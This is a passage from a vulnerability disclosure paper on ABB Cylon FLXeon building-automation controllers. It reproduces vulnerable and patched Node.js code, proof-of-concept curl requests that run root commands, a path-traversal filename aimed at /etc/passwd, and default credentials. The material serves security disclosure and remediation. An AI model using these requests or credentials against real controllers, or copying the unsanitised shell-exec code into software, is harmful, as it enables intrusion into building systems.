


Figure 44: Vulncity

BACnet MS/TP Kernel Object Out of Bounds Write



LLM security analysis report:
Out-of-Bounds Write Vulnerability in BACnet MS/TP Kernel Module (mstp.ko)

Project: Brainfog
Prepared by: Gjoko Krstic
Date: February 25, 2025

Chaining: Remote root via web interface + kernel buffer overflow via serial
Impact: Remote Kernel Code Execution via Serial Frame Injection

Advisory IDs: ZSL-2025-5953 (Kernel), ZSL-2024-5871 (Web)
Vendor: ABB Ltd.
Product: Cylon Aspect/FLXeon BACnet MS/TP controllers (version ≤3.08.04 / ≤ 9.3.5)
Vulnerability exposure: ZSL-2025-5953, ZSL-2024-5871, ZSL-2025-5949, CVE-2024-48853

Abstract

A critical buffer overflow vulnerability in the mstp.ko kernel module, used in ABB's Cylon ASPECT/FLXeon BACnet MS/TP controllers for building management systems (BMS), allows out-of-bounds writes in the SendFrame function due to inadequate bounds checking of BACnet MS/TP frames. This flaw, triggerable via serial RS485 interfaces, enables kernel memory corruption, leading to denial-of-service (DoS) or remote code execution (RCE). A proof-of-concept (PoC) demonstrates the issue on Linux kernels 2.6.32 to 5.4.27. Additionally, a remote root exploit via a PHP-based firmware update vulnerability (ZSL-2024-5871) in fileSystemUpdate.php allows attackers to gain root access, potentially chaining with the kernel vulnerability to achieve a remote kernel root exploit. This report analyzes both vulnerabilities, their combined exploitability, and mitigation strategies.

Figure 45: mstp.KOrruption

This constitutes a distinct report that won't significantly expand this research paper, so I'll include it here merely as an advisory note. In summary, there is a buffer overflow in ABB's BACnet MS/TP kernel module (mstp.ko) in **SendFrame()** function triggered over a serial RS485 interface. This analysis report includes an intro, vulnerability details, proof-of-concept analysis, verification and Truemeter assessment, and a conclusion with remediation recommendations. For those interested in exploring it further, refer to:


https://www.zeroscience.mk/files/mstpko.pdf (ZSL-2025-5953)

Hacking Cylon FLXeon

An examination of the FLXeon controller's firmware and hardware identified approximately 37 vulnerabilities, including 20 remote code execution (RCE) flaws that provide root access, two of which require no authentication. This section will delve into a selection of these RCEs and their mitigations, such as a failed pre-authenticated RCE that degraded into a denial-of-service (DoS) condition, as well as a backdoor and a Node timing attack.

The system retains default credentials (admin:cylonctl) without mandating a password change on initial login or supporting additional users or roles. Its technology stack primarily consists of JavaScript files delivered via a NodeJS (Express) web server and Bash shell scripts, operating on Linux Kernel 5.4.27 and NodeJS 8.4.0 as foundational platforms. As noted earlier, Cylon Control released this device and firmware on May 28, 2019; following ABB's acquisition, a rebranded version 9.0.0 emerged in 2021.

I obtained firmware version 9.2.3, released March 15, 2023, from the vendor's site. Discovered that ABB issued a recall notice for version 9.3.1 due to PT1000-type sensors providing inaccurate readings in FBVi, FBTi, FBXi, and CBXi models, promising a corrected release. Version 9.3.3 followed on January 30, 2024, just over a month later. Version 9.3.4 was released October 21, 2024. Within all these versions, the JS codebase is intact. The fixed version 9.3.5 was released January 20, 2025. Vendor assigned 3 (+4 in Sept.) CVEs for FLXeon.



FBVi, FBTi, FBXi, CBXi Firmware 9.3.5

Products Affected: FBXi-X256, FBXi-X48, FBXi-8R8-X96, FBXi-8R8-H-X96, FBTi-7T7-1U1R, FBTi-6T1-1U1R, FBVi-2U4-4T-IMP, FBVi-2U4-4T-SI, FBVi-2U4-4T, FBVi-2U4-4T-FA-IMP, FBVi-2U4-4T-FA-SI, CBXi-8R8, CBXi-8R8-H

Summary

This release provides security enhancements resulting from ABB's internal continuous improvement approach.

Detail

RESOLVED ISSUES

GENERAL

- Controllers now respond properly when configured with multiple Change of Value (COV) settings.
- Resolved WebUI change password timeout enforcement.

SECURITY

- JSON Denial of Service (DoS) hardened for cyber security.
- Session Management and Timing security improved.
- Resolved issues with insecure file handling and eliminated backdoors.
- 'Information Disclosure' vulnerabilities closed.
- Corrected Cross-Site Request Forgery (CSRF) and Cross-Origin Resource Sharing (CORS) configurations.
- Resolved issues with Authentication and Authorization.
- Resolved vulnerabilities with Remote Code Execution (RCE).

CUSTOMER IMPACT

Customers should update their controllers to this latest firmware as soon as it is practical.

Figure 46: ABB Cylon technical bulletin no. 546

A familiar story

A recurring pattern emerged during this assessment and differential analysis: the codebase showed no significant security enhancements over time, echoing the approach seen with Aspect, prioritizing rebranding and functionality over security. After reporting these vulnerabilities, the vendor graciously provided a FLXeon device running version 9.3.4 and shared fixed version 9.3.5, which resolved 95% of the identified issues. The process then shifted to CVSS scoring and CVE assignment, with a comprehensive list of published vulnerabilities and their corresponding CVE descriptions included at this paper's conclusion.

The main management interface is accessible which divulges the internal IP address of the device.




Figure 47: Main login page of FLXeon controller (internal IP disclosed)

The working directory (webroot) is **/home/MIX_CMIX/node-server.**

Figure 48: FLXeon 9.3.4 tree of node-server

Listing api/ directory (9.3.4):

```
[                    node-server ]$ ls api
backup.js            cert.js.map          ipConfig.js          platformConfig.js.map  sgJson.js            upload.js.map        versions.js
backup.js.map        cmds.js              ipConfig.js.map      restart.js             sgJson.js.map        users.js             versions.js.map
bbmdList.js          cmds.js.map          ipPorts.js           restart.js.map         siteGuide.js         users.js.map         wifiConfig.js
bbmdList.js.map      fudCloud.js          ipPorts.js.map       secure.js              siteGuide.js.map     uukl.js              wifiConfig.js.map
capture.js           fudCloud.js.map      jsonRelay.js         secure.js.map          systemInfo.js        uukl.js.map
capture.js.map       fudFiles.js          jsonRelay.js.map     serialConfig.js        systemInfo.js.map    variant.js
cbxiSessionStore.js  fudFiles.js.map      login.js             serialConfig.js.map    timeConfig.js        variant.js.map
cbxiSessionStore.js.map fudObjects.js     login.js.map         serialStatus.js        timeConfig.js.map    verifyLicense.js
cert.js              fudObjects.js.map    platformConfig.js    serialStatus.js.map    upload.js            verifyLicense.js.map
[                    node-server ]$
```

routes.js (9.3.4):

```
"use strict";
Object.defineProperty(exports, "__esModule", { value: true });
const express = require("express");
const multer = require("multer");
const variant = require("./api/variant");
const systemInfo = require("./api/systemInfo");
const versions = require("./api/versions");
const verifyLicense = require("./api/verifyLicense");
const upload = require("./api/upload");
const cmds = require("./api/cmds");
const platformConfig = require("./api/platformConfig");
const serialConfig = require("./api/serialConfig");
const ipConfig = require("./api/ipConfig");
const timeConfig = require("./api/timeConfig");
const restart = require("./api/restart");
const backup = require("./api/backup");
const bbmdList = require("./api/bbmdList");
const login = require("./api/login");
const jsonRelay = require("./api/jsonRelay");
const sgJson = require("./api/sgJson");
const users = require("./api/users");
const ipPorts = require("./api/ipPorts");
const serialStatus = require("./api/serialStatus");
const cert = require("./api/cert");
const wifiConfig = require("./api/wifiConfig");
const capture = require("./api/capture");
const secure = require("./api/secure");
let router = express.Router();
let parse = multer({ dest: './uploads' });
router.use((req, res, next) => {
    if (!req.session || !req.session.auth) {
        res.sendStatus(401);
    }
    else {
        next();
    }
});
router.get('/variant', variant.get);
router.get('/systemInfo', systemInfo.get);
router.get('/versions', versions.get);
router.get('/verifyLicense', verifyLicense.get);
router.get('/platformConfig', platformConfig.get);
router.get('/serialConfig', serialConfig.get);
router.get('/serialStatus', serialStatus.get);
router.get('/ipConfig', ipConfig.get);
router.get('/timeConfig', timeConfig.get);
router.get('/restart', restart.get);
router.get('/backup', backup.get);
router.get('/bbmdList', bbmdList.get);
router.get('/ipPorts', ipPorts.get);
router.get('/secure', secure.get);
router.get('/cert', cert.get);
router.get('/certInstall', cert.download);
router.get('/wifI', wifiConfig.get);
router.get('/capture/:name', capture.get);
router.post('/cmds', cmds.post);
router.post('/restart', restart.post);
router.post('/login', login.post);
router.post('/jsonRelay', jsonRelay.post);
router.post('/VOL1/sg/jsonrpc', sgJson.post);
router.put('/bbmdList', bbmdList.put);
router.put('/serialConfig', serialConfig.put);
router.put('/platformConfig', platformConfig.put);
router.put('/ipConfig', ipConfig.put);
router.put('/ipPorts', ipPorts.put);
router.put('/timeConfig', timeConfig.put);
router.put('/upload', parse.single('file'), upload.put);
router.put('/backup', backup.put);
router.put('/users/password', users.changePassword);
router.put('/secure', secure.put);
router.put('/cert', cert.put);
router.put('/certInstall', cert.install);
router.put('/wifiConfig', wifiConfig.put);
router.delete('/login', login.del);
exports.default = router;
//# sourceMappingURL=routes.js.map
```

Examining the HTTP routes and their associated request methods during the code audit confirms that this device exemplifies the type of programming hygiene characteristic of systems ‘not intended for Internet connectivity’.

Observe that the /api/siteGuide endpoint is absent from the defined routes in routes.js, despite existing in the api directory. This unexposed file is susceptible to command injection and path traversal exploits. It appears to be utilized for generating the site guide files related to the HMI UI.

/api/siteGuide.js 9.3.4:

```
"use strict";
Object.defineProperty(exports, "__esModule", { value: true });
const ChildProcess = require("child_process");
function putFile(req, res) {
    let msg;
    let uuid;
    const siteGuideFile = 'platform-dist/FS/VOL1/sg/';
    if (!req.file || !req.file.originalname || !req.file.filename) {
```

```
 9          res.status(450).json({ error: { code: 'INVALID_MSG', message:
   'AddSiteGuideFile - file paramter not set' } });
10          return;
11      }
12      const file = '/tmp/' + req.file.filename;
13      ChildProcess.exec('mv ' + file + " " + siteGuideFile +
   req.file.originalname, (err) => {
14          if (err) {
15              console.log('rename failed err:' + err);
16              res.status(501).end();
17          }
18          else {
19              res.status(200).end();
20          }
21      });
22  }
23  exports.putFile = putFile;
24  //# sourceMappingURL=siteGuide.js.map
```

The siteGuide.js file, located in the api directory but not registered in the application's routing configuration, handles file uploads intended for the site guide component of the HMI UI. A key function, putFile, processes these uploads, with initial validation occurring at line 8: if (!req.file || !req.file.originalname || !req.file.filename). This check ensures a file is provided, returning a custom 450 status if absent. However, the subsequent logic introduces severe vulnerabilities. At line 12, the source path is constructed as /tmp/ concatenated with req.file.filename, and at line 13, a destination path combines a static directory (platform-dist/FS/VOL1/sg/) with req.file.originalname. This data is passed directly into a ChildProcess.exec call:

```
'mv ' + file + " " + siteGuideFile + req.file.originalname, (err) => {
```

The lack of input sanitization on these user-controlled variables enables two distinct vulnerabilities and one authorization/authentication flaw.

1. **Command injection**

The use of ChildProcess.exec on line 13, which executes commands via the system shell, exposes the application to command injection. Because req.file.filename and req.file.originalname are unsanitized, an attacker could embed shell metacharacters or additional commands within the filename. This vulnerability stems from the insecure concatenation of user input into a shell command, a known risk in dynamic command execution.

2. **Path traversal**

Compounding the issue, the same line 13 facilitates path traversal due to the absence of path validation. The destination path, constructed as platform-

dist/FS/VOL1/sg/ plus req.file.originalname, does not restrict directory traversal sequences. An attacker could supply a filename like ../../../../../etc/passwd, enabling the mv command to overwrite arbitrary files outside the intended directory, with root permissions. This lack of boundary checking amplifies the potential impact, allowing manipulation of critical system files.

3. Unauthenticated HMI UI access

Beyond the siteGuide.js vulnerabilities, the HMI UI endpoint at /FS/VOL1/sg/sg2.html was accessible without authentication. While the application's routes.js enforces session-based authentication for most endpoints, this resource, served from the directory populated by siteGuide.js, lacked such protections. Navigating to this URL on the device revealed the HMI UI, potentially exposing operational data or control interfaces to unauthorized users on the network. This oversight significantly heightened the risk profile, as attackers could leverage the UI as an entry point or combine it with the file-handling exploits.




Figure 49: ABB Cylon FLXeon HMI control panel

A proof-of-concept request (ZSL-2025-5923):

```
$ curl -k https://7.3.3.1/FS/VOL1/sg/sg2.html
```

4. Vendor remediation

The vendor released version 9.3.5 to address the reported vulnerabilities, with updates reflected in the revised siteGuide.js. The primary change introduces basic authentication for the /FS/VOL1/sg/ routes, implemented via the auth()


function at line 31, which validates credentials against an .htpasswd file. This mitigates the unauthenticated access to /FS/VOL1/sg/sg2.html, requiring a username (sg) and password verified through a secure hash comparison. However, the putFile() function remains unchanged, with lines 18 and 19 still utilizing ChildProcess.exec('mv ' + file + " " + siteGuideFile + req.file.originalname) without sanitization of req.file.filename or req.file.originalname. Consequently, the command injection and path traversal vulnerabilities persist, as user-controlled input is directly passed to the shell and the destination path lacks boundary enforcement. The vendor fixed similar issues in upload.js and cert.js by introducing the fs.rename() for moving files and regex for validation. While the authentication layer reduces exposure, the core file-handling flaws remain exploitable by an authenticated attacker, indicating an incomplete remediation. (ZSL-2025-5932, ZSL-2025-5933)

The vendor has acknowledged these issues and committed to delivering a comprehensive patch in Q2 2025. In version 9.3.5, the /api/siteGuide.js file received a partial fix, as detailed below:

```
1  "use strict";
2  Object.defineProperty(exports, "__esModule", { value: true });
3  exports.changeSgPassword = exports.auth = exports.putFile = void 0;
4  const Fs = require("fs");
5  const ChildProcess = require("child_process");
6  const crypto_1 = require("crypto");
7  const Login = require("./login");
8  const cylon_1 = require("../config/cylon");
9  const siteGuideFile = 'platform-dist/FS/VOL1/sg/';
10 const htpwdFile = cylon_1.nodeDir + siteGuideFile + '.htpasswd';
11 function putFile(req, res) {
12     let msg;
13     let uuid;
14     if (!req.file || !req.file.originalname || !req.file.filename) {
15         res.status(450).json({ error: { code: 'INVALID_MSG', message:
   'AddSiteGuideFile - file paramter not set' } });
16         return;
17     }
18     const file = '/tmp/' + req.file.filename;
19     ChildProcess.exec('mv ' + file + " " + siteGuideFile +
   req.file.originalname, (err) => {
20         if (err) {
21             console.log('rename failed err:' + err);
22             res.status(501).end();
23         }
24         else {
25             res.status(200).end();
26         }
27     });
28 }
29 exports.putFile = putFile;
30 // SiteGuides basic authentictaion of FS/VOL1 routes
31 function auth(req, res, next) {
32     const authheader = req.headers.authorization;
33     if (authheader) {
34         const split1 = authheader.split(' ');
35         if (split1.length > 1) {
```

```
            const b64Split = Buffer.from(split1[1],
'base64').toString().split(':');
            if ((b64Split.length > 1) && (b64Split[0] == 'sg')) {
                return verifySgPasswd(b64Split[1], (ok) => {
                    if (ok) {
                        return next();
                    }
                    res.setHeader('WWW-Authenticate', 'Basic');
                    res.status(401).end();
                });
            }
        }
    }
    res.setHeader('WWW-Authenticate', 'Basic');
    res.status(401).end;
}
exports.auth = auth;
function changeSgPassword(req, res) {
    const oldPw = req.body.oldPassword;
    const newPw = req.body.newPassword;
    // Compare old hash to .htpasswd
    verifySgPasswd(oldPw, (ok) => {
        if (!ok) {
            res.sendStatus(500);
            return;
        }
        // Generate new hash
        Login.hashPassword(newPw, '6', null, (hash) => {
            if (hash.length) {
                Fs.writeFileSync(htpwdFile, 'sg:' + hash);
                res.status(200).json({ result: 'password changed' });
            }
            else {
                res.sendStatus(500);
            }
        });
    });
}
exports.changeSgPassword = changeSgPassword;
function verifySgPasswd(pw, callback) {
    Fs.readFile(htpwdFile, 'utf-8', function (err, file) {
        if (err) {
            callback(false);
            return;
        }
        var fileHash = file.split(':')[1];
        var split = fileHash.split('$');
        Login.hashPassword(pw, split[1], split[2], function (hash) {
            if (!(0, crypto_1.timingSafeEqual)(Buffer.from(hash),
Buffer.from(fileHash.trim()))) {
                callback(false);
            }
            else {
                callback(true);
            }
        });
    });
}
//# sourceMappingURL=siteGuide.js.map
```

For reference, the following screenshot depicts the vulnerable upload.js version 9.3.4 alongside the updated upload.js version 9.3.5, fixing command injection and path traversal. The regex (line 9) restricts the filename to alphanumeric characters and dots, explicitly preventing directory traversal sequences like '../' or '/':



```
"use strict";
Object.defineProperty(exports, "__esModule", { value: true });

const ChildProcess = require("child_process");
const Cylon = require("../config/cylon");
function put(req, res) {
    var fstream;
    var filename = req.body.filename;




    ChildProcess.exec('mv ' + Cylon.uploadDir + req.file.filename + ' "' +
Cylon.uploadDir + filename + '"', (err) => {
        if (err) {
            console.log('rename failed err:' + err);
            res.status(501).end();
        }
        else {
            res.status(204).end();
        }
    });
}
exports.put = put;
//# sourceMappingURL=upload.js.map
```

```
"use strict";
Object.defineProperty(exports, "__esModule", { value: true });
exports.put = void 0;
const fs = require("fs");
const Cylon = require("../config/cylon");
function put(req, res) {
    var fstream;
    var filename = req.body.filename;
    const valid = /^[0-9a-zA-Z\_]+$/;
    if (!filename.match(valid)) {
        res.status(500);
        return;
    }
    fs.rename(Cylon.uploadDir + req.file.filename, Cylon.uploadDir + filename, (err) => {

        if (err) {
            console.log('rename failed err:' + err);
            res.status(501).end();
        }
        else {
            res.status(204).end();
        }
    });
}
exports.put = put;
//# sourceMappingURL=upload.js.map
```

cmds API

The cmds API permits authenticated users to run unrestricted commands with root-level access. This vulnerability was identified during a code review but can also be readily spotted during dynamic testing by accessing the Diagnostics sub-pages, specifically Processes and System Logs. When examining the HTTP interactions with a JSON accent, the API's command execution becomes evident upon invocation.

```
POST /api/cmds
Cookie: user_sid=s%3AXXX
{"cmd":"top -b -n 1"}

POST /api/cmds
Cookie: user_sid=s%3AXXX
{"cmd":"journalctl -b -r --no-hostname | head -c 600000 "}
```

The responses clearly correspond to the execution of commands such as 'top' and 'journalctl.

/api/cmds.js (9.3.4):

```
1  "use strict";
2  // Execute a cmd line function and return the output
3  Object.defineProperty(exports, "__esModule", { value: true });
4  const ChildProcess = require("child_process");
5  function post(req, res) {
6      ChildProcess.exec(req.body.cmd, { maxBuffer: 1024 * 1024 }, function (err,
   stdout, stderr) {
```

```
        if (err) {
            res.status(400).send({ err: err, text: stdout });
        }
        else {
            res.send({ result: stdout });
        }
    });
}
exports.post = post;
//# sourceMappingURL=cmds.js.map
```

Referring to the Node.js documentation on 'Child Process' under 'Asynchronous Process Creation', the methods child_process.spawn(), child_process.fork(), child_process.exec(), and child_process.execFile() adhere to the standard asynchronous programming conventions seen across Node.js APIs. Each method yields a ChildProcess object, which utilizes the Node.js EventEmitter API. This allows the parent process to attach event listeners that activate when specific events occur throughout the child process's lifecycle.

Additionally, child_process.exec() and child_process.execFile() offer the option to include a callback function, which executes upon the child process's termination. It's critical to avoid passing unvalidated user input to these functions, as any input with shell metacharacters could enable arbitrary command execution.

In cmds.js, the use of ChildProcess.exec(req.body.cmd) directly facilitates root-level command execution without requiring additional injection techniques.

A proof-of-concept request (ZSL-2025-5908):

```
$ curl -k "https://7.3.3.1/api/cmds" -d "{\"cmd\":\"ls -alsth\"}" -H
"Cookie: user_sid=xxx" -H "Content-type: application/json" | python -c
"import json,sys; print(json.load(sys.stdin)['result'].strip())"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time
Current
                                 Dload  Upload   Total   Spent    Left
Speed
100   855  100   836  100    19    601     13  0:00:01  0:00:01 --:--:--
615
total 56K
4.0K drwxr-xr-x  2 root root 4.0K Jan  4  2023 certs
4.0K drwxr-xr-x  4 root root 4.0K Jan  4  2023 ..
4.0K drwxr-xr-x  8 root root 4.0K Nov  1  2022 .
4.0K drwxr-xr-x  2 root root 4.0K Nov  1  2022 api
4.0K drwxr-xr-x  2 root root 4.0K Nov  1  2022 config
4.0K drwxr-xr-x 83 root root 4.0K Nov  1  2022 node_modules
4.0K drwxr-xr-x  4 root root 4.0K Nov  1  2022 platform-dist
   0 lrwxrwxrwx  1 root root   22 Nov  1  2022 uploads ->
/usr/local/aam/uploads
```

```
4.0K drwxr-xr-x  2 root root 4.0K Nov  1  2022 ws
8.0K -rw-r--r--  1 root root 6.1K Nov  1  2022 app.js
4.0K -rw-r--r--  1 root root  681 Nov  1  2022 fudRoutes.js
4.0K -rw-r--r--  1 root root 1.5K Nov  1  2022 fudRoutesCC.js
4.0K -rw-r--r--  1 root root  242 Nov  1  2022 index.js
4.0K -rw-r--r--  1 root root 2.9K Nov  1  2022 routes.js
```

Fixed /api/cmds.js (9.3.5):

```
"use strict";
// Execute a cmd line function and return the output
Object.defineProperty(exports, "__esModule", { value: true });
exports.post = void 0;
const ChildProcess = require("child_process");
function post(req, res) {
    let cmd = '';
    let args = [''];
    switch (req.body.cmd) {
        case 'cat':
            cmd = 'cat';
            args = [req.body.arg];
            break;
        case 'top':
            cmd = 'top';
            args = ['-b', '-n', '1'];
            break;
        case 'upgrade':
            if (req.body.arg == 'aam') {
                cmd = '/usr/local/aam/bin/upgrade-aam.sh';
            }
            else {
                cmd = '/usr/local/aam/bin/upgrade-flx.sh';
            }
            args = ['update'];
            break;
        case 'journal':
            if (req.body.arg == 'boots') {
                cmd = 'journalctl';
                args = ['--list-boots'];
            }
            else {
                // Insure arg is exactly digit/digit (get ith of nth split) as we pass on shell command line
                if (!req.body.arg.match(/^[0-9]\/[0-9]$/)) {
                    res.status(500);
                }
                else {
                    ChildProcess.exec('journalctl -r --no-hostname > /tmp/ui-journal ; split -n ' + req.body.arg + ' /tmp/ui-journali; rm /tmp/ui-journal', { maxBuffer: 1024 * 1024 }, function (err, stdout, stderr) {
                        if (err) {
                            res.status(400).send({ err: err, text: stderr });
                        }
                        else {
                            res.send({ result: stdout });
